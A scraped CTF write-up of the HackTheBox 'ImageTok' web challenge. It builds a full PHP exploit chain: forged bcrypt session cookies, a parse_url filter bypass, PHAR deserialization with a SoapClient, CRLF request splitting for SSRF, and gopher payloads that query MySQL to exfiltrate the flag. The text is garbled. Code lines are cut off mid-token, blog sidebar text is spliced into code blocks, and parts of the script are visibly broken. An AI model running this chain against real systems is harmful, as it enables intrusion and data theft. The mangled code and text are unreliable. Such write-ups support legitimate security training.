Protected: HackTheBox – ImageTok

st4ckh0und (https://stackhound.me/author/st4ckh0und/) - 03/06/2020 -
CTF - Web Exploitation (https://stackhound.me/topics/ctf/web/) -
0 Comments (https://stackhound.me/hackthebox-imagetok/#respond)

In this write-up we will be visiting the *ImageTok* challenge from HackTheBox.

> *In a nearby planet, you sat down to eat some exotic fish but they turned out to be able to control the spacetime continuum, now your life is stuck as a gif picture where you have to relive the incident all over again till the end of times, unless you could escape this imagebin of nightmares of course.*

Downloadables (https://stackhound.me/wp-content/uploads/2021/03/0a03ed5fc46aea443baf01d8c93c8aaf.7z) Download (https://stackhound.me/wp-content/uploads/2021/03/0a03ed5fc46aea443baf01d8c93c8aaf.7z)

We are given the source-code of the web application in a downloadable ZIP archive. Looking at the `entrypoint.sh` file in the root directory of the ZIP archive we notice the following lines.

```
# Create random database & user
DB_NAME="db_$(cat /dev/urandom | tr -dc 'a-zA-Z0-9' | f
DB_USER="user_$(cat /dev/urandom | tr -dc 'a-zA-Z0-9' |

# Populate database structure, test_btl doesn't exist c
# Commented out and redacted contents of real flag loca
mysql -u root << EOF
```

Recent Posts

Protected: HackTheBox – Rookie Mistake (https://stackhound.me/hackthebox-rookie-mistake/)

Protected: HackTheBox – Fibopadcci (https://stackhound.me/hackthebox-fibopadcci/)

HackTheBox – Baby SQL (https://stackhound.me/hackthebox-baby-sql/)

HackTheBox – Baby Interdimensional Internet (https://stackhound.me/hackthebox-baby-interdimensional-internet/)

Protected: HackTheBox – Hunting (https://stackhound.me/hackthebox-hunting/)

Categories

CTF – Binary Exploitation (https://stackhound.me/topics/ctf/pwn/) (14)

CTF – Cryptography (https://stackhound.me/topics/ctf/cry/) (11)

```
CREATE DATABASE $DB_NAME;
CREATE TABLE $DB_NAME.files (
    id INT NOT NULL AUTO_INCREMENT,
    file_name VARCHAR(255) NOT NULL,
    checksum VARCHAR(255) NOT NULL,
    username VARCHAR(255) NOT NULL,
    created_at TIMESTAMP NOT NULL DEFAULT CURRENT_TIMES
    PRIMARY KEY (id)
);

CREATE TABLE $DB_NAME.test_tbl (
    test_clmn VARCHAR(255) NOT NULL
);

INSERT INTO $DB_NAME.test_tbl (test_clmn) VALUES('HTB{f

CREATE USER '$DB_USER'@'%';
GRANT SELECT, UPDATE, INSERT ON *.* TO '$DB_USER'@'%';
ALTER USER 'root'@'localhost' IDENTIFIED BY '[REDACTED]
FLUSH PRIVILEGES;

-- CREATE TABLE $DB_NAME.[REDACTED TABLE] ([REDACTED CC
-- INSERT INTO $DB_NAME.[REDACTED TABLE] ([REDACTED TAB
EOF
```

The script randomly generates a database name and a database user for usage throughout the application. Interestingly, the database user is created without any secret credential, meaning that we should be able to utilize the user without a password. Furthermore, the script indicates that the real flag is stored in a database table whose name has not been included in the script. We can thus conclude that the vulnerability we need to exploit in this challenge must be related to fetching the flag from the database.

We start by looking at the top-level `index.php` file to map the exposed functionality of the web application.

```
<?php
define('SECRET', '[REDACTED SECRET]');
spl_autoload_register(function ($name){
    if (preg_match('/Controller$/', $name))
    {
        $name = "controllers/${name}";
    }
    else if (preg_match('/Model$/', $name))
    {
        $name = "models/${name}";
    }
    include_once "${name}.php";
});

$database = new Database('127.0.0.1', $_SERVER['DB_USER
$database->connect();

$handler = new CustomSessionHandler();

if (is_null($handler->read('username')))
```


CTF – Forensics (https://stackhound.me/topics/ctf/for/) (4)

CTF – Reverse Engineering (https://stackhound.me/topics/ctf/rev/) (9)

CTF – Web Exploitation (https://stackhound.me/topics/ctf/web/) (10)

Archives

Select Month

Twitter

Tweets by st4ckh0und (https://twitter.com/st4ckh0und?ref_src=twsrc%5Etfw)

```
20.
21.  {
22.      $handler->write('username', uniqid());
23.  }
24.
25.  UserModel::updateFiles();
26.
27.  $router = new Router();
28.  $router->new('GET', '/', 'ImageController@index');
29.  $router->new('POST', '/upload', 'ImageController@store'
30.  $router->new('GET', '/image/{param}', 'ImageController@
31.  $router->new('POST', '/proxy', 'ProxyController@index')
32.  $router->new('GET', '/info', function(){
33.      return phpinfo();
34.  });
35.
36.  $response = $router->match();
37.  $handler->save();
38.
39.  die($response);
```

First of all, we notice that the application makes use of a custom middleware for handling sessions. Furthermore, we find that there is a single GET endpoint at `/image/{param}` which accepts user input as well as two distinct POST endpoints at `/upload` and `/proxy`. This gives us a total of three distinct endpoints that accepts user input. Let us first take a look at the `/proxy` endpoint.

```
1.  <?php
2.  class ProxyController
3.  {
4.      public function index($router)
5.      {
6.          $session = CustomSessionHandler::getSession();
7.
8.          if ($session->read('username') != 'admin' || $
9.          {
10.             $router->abort(401);
11.         }
12.
13.         $url = $_POST['url'];
14.
15.         if (empty($url))
16.         {
17.             $router->abort(400);
18.         }
19.
20.         $scheme = parse_url($url, PHP_URL_SCHEME);
21.         $host   = parse_url($url, PHP_URL_HOST);
22.         $port   = parse_url($url, PHP_URL_PORT);
23.
24.         if (!empty($scheme) && !preg_match('/^http?$/i'
25.             !empty($host)   && !in_array($host, ['uploa
26.             !empty($port)   && !in_array($port, ['80',
27.         {
28.             $router->abort(400);
29.         }
30.
```

```
            $ch = curl_init();
            curl_setopt($ch, CURLOPT_URL, $url);
            curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 0);
            curl_setopt($ch, CURLOPT_TIMEOUT, 10);
            curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

            $exec = curl_exec($ch);

            if (!$exec) $router->abort(500);

            return $exec;
        }
    }
```

The `/proxy` endpoint appears to be the key to the kingdom. The endpoint accepts a user input which is used as the destination for a PHP cURL request. This is very interesting, since the PHP cURL library supports the *Gopher* protocol, which can be used to pass requests to a number of services including MySQL. We have thus found a way to pass SQL queries to the remote database instance.

However, the endpoint has a number of restrictions that we must bypass in order to launch the PHP cURL request. First of all, the `username` variable stored in our session must be "`admin`". Secondly, our request must originate from the localhost address, which is to say that we must request the `/proxy` endpoint using Server-Side Request Forgery (SSRF). Finally, the destination of our PHP cURL request must be compliant with the `parse_url` filter rules.

Interestingly the `parse_url` function is strict about URL formats, and requires an input of the following exact format:

```
protocol://host:port/uri
```

We can thus bypass the entire `parse_url` filter if we break the above format by e.g. changing "`protocol://`" to "`protocol:///`". This will result in the `parse_url` function returning `FALSE` for all three calls, effectively skipping after the "`!empty(...)`" clause of each filter test.

However, there is another restriction defined in the nginx configuration for the application.

```
...
http {
    ...
    server {
        ...

        set $proxy "";
```

```
8.
9.          if ($request_uri = "/proxy") {
10.             set $proxy "R";
11.         }
12.
13.         if ($http_host != "admin.imagetok.htb") {
14.             set $proxy "${proxy}H";
15.         }
16.
17.         if ($proxy = "RH") {
18.             return 403;
19.         }
20.
21.         ...
22.     }
23. }
```

The nginx configuration contains two separate checks that results in access to the `/proxy` endpoint being granted only if the request hostname is set to `admin.imagetok.htb`. We therefore have to account for this in our final exploit.

Let us now take a look at how we can fill the `username` variable in our `/proxy` session with "`admin`".

```
1.  <?php
2.  class CustomSessionHandler
3.  {
4.      private $data = [];
5.      private static $session;
6.
7.      public function __construct()
8.      {
9.          if (isset($_COOKIE['PHPSESSID']))
10.         {
11.             $split = explode('.', $_COOKIE['PHPSESSID']
12.
13.             $data = base64_decode($split[0]);
14.             $signature = base64_decode($split[1]);
15.
16.             if (password_verify(SECRET.$data, $signatur
17.             {
18.                 $this->data = json_decode($data, true);
19.             }
20.         }
21.
22.         self::$session = $this;
23.     }
24.
25.     ...
26.
27.     public function save()
28.     {
29.         $json = $this->toJson();
30.         $jsonb64 = base64_encode($json);
31.         $signature = base64_encode(password_hash(SECRET
32.
33.         setcookie('PHPSESSID', "{$jsonb64}.{$signature}
34.     }
```

```
35.
36.         public function toJson()
37.         {
38.             ksort($this->data);
39.             return json_encode($this->data);
40.         }
41.     }
```

Looking at the `CustomSessionHandler` class, we find that the session consists of two individual base64-encoded parameters, `data` and `signature`, which are connected by a dot. The `signature` parameter is a bcrypt hash and is generated using the `password_hash` function and verified using the `password_verify` function.

Interestingly, the underlying bcrypt implementation used by `password_hash` and `password_verify` considers only 72 byte from the source buffer. Thus, if we can fill a valid buffer with more than 72 bytes, we can obtain a valid signature for the first 72 bytes. Given this signature, we can now append arbitrary data to the end of the buffer while still passing the validation due to the first 72 bytes matching the signature. A base64-decoded fresh session looks as follows.

```
1.  {"files":[],"username":"xxxxxxxxxxxxx"}
```

When we upload new files to the application using the `/upload` endpoint, our uploaded files are saved as "`xxxxx.png`" where the `xxxxx` are the first 5 characters from a time-seeded MD5 hash. The `files` field of our token is then updated with the name of the newly uploaded image as follows.

```
1.  {"files":[{"file_name":"xxxxx.png"}],"username":"xxxxx
```

We can thus conclude that the size of the `files` parameter exceeds 72 bytes after having uploaded 3 images using the `/upload` endpoint, and we can then start appending arbitrary data to the session.

Let us now take a look at how we can access the `/proxy` endpoint using Server-Side Request Forgery (SSRF).

```
1.  FROM alpine:edge
2.
3.  # Setup usr
4.  RUN adduser -D -u 1000 -g 1000 -s /bin/sh www
5.
```

```
# Install system packages
RUN apk add --no-cache --update mariadb mariadb-client
    supervisor nginx php7-fpm

# Install PHP dependencies
RUN apk add --no-cache --update php7-fpm php7-phar \
    php7-fileinfo php7-session php7-soap \
    php7-mysqli php7-json php-curl

# Configure php-fpm and nginx
COPY config/fpm.conf /etc/php7/php-fpm.d/www.conf
COPY config/supervisord.conf /etc/supervisord.conf
COPY config/nginx.conf /etc/nginx/nginx.conf

# Copy challenge files
COPY imagetok /www

# Setup permissions
RUN chown -R www:www /www/uploads /var/lib/nginx

# Expose the port nginx is listening on
EXPOSE 80

# Populate database and start supervisord
COPY --chown=root entrypoint.sh /entrypoint.sh
ENTRYPOINT ["/entrypoint.sh"]
```

Looking through the `Dockerfile` we notice two installed PHP dependencies, `php7-phar` and `php7-soap`, which has not been used anywhere in the source-code. This could indicate that we need these dependencies for the exploit chain.

The `php7-phar` dependency suggests that we can use PHAR archives. A PHAR archive is a special PHP archive similar to that of a Java JAR archive. Essentially, they are serialized PHP libraries which can be accessed using the "`phar://`" URL scheme. Upon access they perform deserialization of internally stored meta-data, which means that we have located a PHP deserialization vulnerability in the application. In order to exploit PHP deserialization we need to locate a PHP class which contains either the `__wakeup` function or the `__destruct` function, since both of these are eventually invoked when deserializing PHP objects using the `unserialize` function.

To this end we locate the `ImageModel` class as shown below.

```
<?php
class ImageModel extends Model
{
    public $file;

    public function __construct($file)
    {
        $this->file = $file;
        parent::__construct();
    }
```

```
11.
12.         ...
13.
14.         public function __destruct()
15.         {
16.             if (!empty($this->file))
17.             {
18.                 $file_name = $this->file->getFileName();
19.                 if (is_null($file_name))
20.                 {
21.                     $error = 'Something went wrong. Please
22.                     header('Location: /?error=' . urlencode
23.                     exit;
24.                 }
25.             }
26.         }
27.     }
```

The `ImageModel` class contains a `__destruct` function, so we can use this object for our serialized PHAR payload. If we include a serialized object of the `ImageModel` class in our PHAR archive, then the above `__destruct` function will be invoked upon deserialization of the object. We can also control the `$file` member variable in our serialized object.

Now that we have found a usage for the `php7-phar` dependency, let us take a look at the `php7-soap` dependency. The `php7-soap` dependency introduces the extremely interesting `SoapClient` class to us, which can be utilized to perform HTTP requests towards a target endpoint. An interesting fact about the `SoapClient` class and its objects, is that when a function is invoked on the object, the object will launch a request, even if the function does not exist in the class. This is perfect for our serialized `ImageModel` object as we can set the `$file` member to an instance of a `SoapClient` object which will invoke an HTTP request of choice in `__destruct` upon invoking the `getFileName` function on the object.

We can thus use this object in our PHAR payload to perform the Server-Side Request Forgery (SSRF) attack by forcing the remote server to invoke a `SoapClient` request towards its own `/proxy` endpoint. However, the `SoapClient` HTTP request will by design contain a SOAP request body instead of our intended `url` parameter. Luckily for us, there is a minor bug in the `SoapClient` class. The `SoapClient` class has an optional parameter, `user_agent`, which allows HTTP request splitting, in which you pollute the HTTP request with newline characters and forge one (or more) new HTTP request(s) in the same HTTP request. This will force a receiving entity into interpreting a single HTTP request as multiple separate requests. We can then add any headers and desirable content in the forged HTTP request.

Now that we have discovered an adequate exploit chain to reach our end goal, which is to interact with the database using the gopher protocol, we can write an automated PHP script to perform all of these steps for us.

```php
<?php

$host = "165.232.35.118";
$port = 31290;

$phar_model = <<<'EOD'
class ImageModel
{
    public $file;

    public function __construct($file)
    {
        $this->file = new SoapClient(null, array(
            "location" => "http://localhost:80/proxy",
            "uri" => "http://localhost:80/proxy",
            "user_agent" => "clrf-inject\r\n\r\n\r\n\r\
                "POST /proxy HTTP/1.1\r\n".
                "Host: admin.imagetok.htb\r\n".
                "Connection: close\r\n".
                "Cookie: PHPSESSID=ADMIN_SESSION;\r\n".
                "Content-Type: application/x-www-form-u
                "Content-Length: CONTENT_LENGTH\r\n\r\r
                "url=GOPHER_URL".
                "\r\n\r\n\r\n"
        ));
    }
}

$phar = new Phar('payload.phar');
$phar->startBuffering();
$phar->addFile('IMAGE_FILE', 'IMAGE_FILE');
$phar->setStub(file_get_contents('IMAGE_FILE') . ' __HA
$phar->setMetadata(new ImageModel('none'));
$phar->stopBuffering();
EOD;

function make_phar($model, $image, $session, $gopher) {
    $partials = explode("/_", $gopher);
    $gopher = str_replace("gopher://", "gopher:///", $p

    $model = str_replace("IMAGE_FILE", $image, $model);
    $model = str_replace("ADMIN_SESSION", $session, $mo
    $model = str_replace("GOPHER_URL", $gopher, $model)
    $model = str_replace("CONTENT_LENGTH", strval(strle

    eval($model);
    rename("payload.phar", "payload.png");
}

function make_attribute($session, $key, $value) {
    $temp = explode('.', $session);
    $data = base64_decode(urldecode($temp[0]));
    $signature = urldecode($temp[1]);

    $json = json_decode($data, true);
    $json[$key] = $value;

```

```
58.       $data = base64_encode(json_encode($json));
59.       return "data.signature";
60.   }
61.
62.   function make_request($path="", $cookies=NULL, $filenam
63.       $ch = curl_init("http://".GLOBALS['hos'].
64.       curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
65.       curl_setopt($ch, CURLOPT_HEADER, 1);
66.
67.       if ($cookies != NULL) {
68.           curl_setopt($ch, CURLOPT_COOKIE, $cookies);
69.       }
70.
71.       if ($filename != NULL) {
72.           $f = curl_file_create($filename);
73.           $pf = array('uploadFile' => $f);
74.
75.           curl_setopt($ch, CURLOPT_POST, 1);
76.           curl_setopt($ch, CURLOPT_POSTFIELDS, $pf);
77.           curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
78.       }
79.
80.       $response = curl_exec($ch);
81.       curl_close($ch);
82.
83.       preg_match_all('/^Set-Cookie:\s*([^;]*)/mi', $respo
84.       parse_str($matches[1][count($matches[1]) - 1], $coo
85.
86.       return $cookie['PHPSESSID'];
87.   }
88.
89.   function make_upload($session, $filename) {
90.       return make_request("upload", "PHPSESSID=$session;'
91.   }
92.
93.   function make_access($imgname) {
94.       return make_request("image/phar:%2f%2f".$imgname."%
95.   }
96.
97.   function make_admin_session() {
98.       $session = make_request();
99.       $session = make_upload($session, 'test.png');
100.      $session = make_upload($session, 'test.png');
101.      $session = make_upload($session, 'test.png');
102.
103.      return make_attribute($session, "username", "admin'
104.  }
105.
106.  function make_user_session($username) {
107.      $session = make_request();
108.      $payload = make_upload($session, 'payload.png');
109.      $session = make_upload($payload, 'test.png');
110.      $session = make_upload($session, 'test.png');
111.
112.      $temp = explode('.', $payload);
113.      $data = base64_decode(urldecode($temp[0]));
114.      $json = json_decode($data, true);
115.
116.      $imgname = $json["files"][0]["file_name"];
117.      make_access($imgname);
118.
119.      $session = make_attribute($session, "username", $us
120.      $session = make_request("", "PHPSESSID=$session;");
```

```
    $temp = explode('.', $session);
    $data = base64_decode(urldecode($temp[0]));

    print($data."\n");
}

$gopher = "<gopher query>";
$session = make_admin_session();

make_phar($phar_model, "test.png", $session, $gopher);
make_user_session("<username>");

?>
```

With the above script, we can launch gopher queries towards the remote database, but first we need to consider a data exfiltration strategy.

```
<?php
class FileModel extends Model
{
    private $file_name;

    ...

    public function saveFile($as = null)
    {
        $file_name = $as ?? $this->getFileName();

        $username = $this->session->read('username');

        $this->database->query('INSERT INTO files(file_
            's' => [$file_name, $this->getCheckSum(), $
        ]);

        return file_put_contents($file_name, $this->get
    }
}
```

The `FileModel` class contains an SQL insert query which is used when new files are uploaded to the application. Since we can read the `file_name` attribute of files owned by our current user from our session cookie data, the `file_name` column in the `files` table is perfect for data exfiltration.


Now all we need to known is the randomly generated name of the created database as well as the randomly generated name of the created user. We can find these in the `phpinfo` leak from the `/info` endpoint.

$_SERVER['DB_USER']	user_2nfpO
$_SERVER['DB_NAME']	db_RoZVr

We can now form an SQL query to fetch the names of all available tables in the remote database.

```
INSERT INTO db_RoZVr.files(file_name, checksum, usernam
```

Once we have our database user and our complete SQL query ready, we can use the open-source project, Gopherus (https://github.com/tarunkant/Gopherus), to generate our gopher payload as shown below.




We can now insert the payload into our script as shown below.

```
$gopher = "gopher://127.0.0.1:3306/_%a9%00%00%01%85%a6%
$session = make_admin_session();

make_phar($phar_model, "test.png", $session, $gopher);
make_user_session("tables");
```

Notice that I also changed the name of our created user session, so that we confine the leaked table names to the files owned by the “tables” user. We can now run our script to retrieve the names of all tables in the remote database.



Note that you might have to run the script more than once before you obtain any results. I am not sure why the script only works sometimes, nor have I bothered debugging the issue.

We notice an interesting table named `definitely_not_a_flag`. Let us try querying the name of all columns inside this table using the query below.

```
INSERT INTO db_RoZVr.files(file_name, checksum, usernam
```

We can generate the gopher command the same way we did before and insert it into the script along with changing the name of our created user session to “columns” as shown below.

```
$gopher = "gopher://127.0.0.1:3306/_%a9%00%00%01%85%a6%
$session = make_admin_session();

make_phar($phar_model, "test.png", $session, $gopher);
make_user_session("columns");
```

We can now run our script to retrieve the names of all columns in the `definitely_not_a_flag` database table.

```
temp@off:~$ php imagetok.php
{"files":[{"file_name":"flag"}],"username":"columns"}
```

We find that there is only a single column named `flag`. We can now query the contents of the `flag` column in the `definitely_not_a_flag` table using the query below.

```
INSERT INTO db_RoZVr.files(file_name, checksum, usernam
```

We can generate the gopher command the same way we did before and insert it into the script along with changing the name of our created user session to “flag” as shown below.

```
$gopher = "gopher://127.0.0.1:3306/_%a9%00%00%01%85%a6%
$session = make_admin_session();

make_phar($phar_model, "test.png", $session, $gopher);
make_user_session("flag");
```

We can now run our script to retrieve the flag.

```
temp@off:~$ php imagetok.php
{"files":[{"file_name":"HTB{I_34T_ph4r_c3r34L_4nD_g0ph3r_f0r_br34kf4st_4nd_d1nn3r}"}],"username":"flag"}
```

And there you have it – the challenge has been solved!

TAGS: BCRYPT (HTTPS://STACKHOUND.ME/TAGS/BCRYPT/), GOPHER (HTTPS://STACKHOUND.ME/TAGS/GOPHER/), PHAR (HTTPS://STACKHOUND.ME/TAGS/PHAR/), PHP (HTTPS://STACKHOUND.ME/TAGS/PHP/), SSRF (HTTPS://STACKHOUND.ME/TAGS/SSRF/)

← Previous Post

HackTheBox – Obscure (https://stackhound.me/hackthebox-obscure/)

YOU MIGHT ALSO LIKE

HackTheBox – Baby Interdimensional Internet (https://stackhound.me/hackthebox-baby-interdimensional-internet/)

01/10/2020

Protected: HackTheBox – Baby Ninja Jinja (https://stackhound.me/hackthebox-baby-ninja-jinja/)

26/05/2020

Protected: HackTheBox – Interdimensional Internet (https://stackhound.me/hackthebox-interdimensional-internet/)

13/12/2019

Leave a Reply

Your comment here...

Name (required)

Email (required)

Website

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT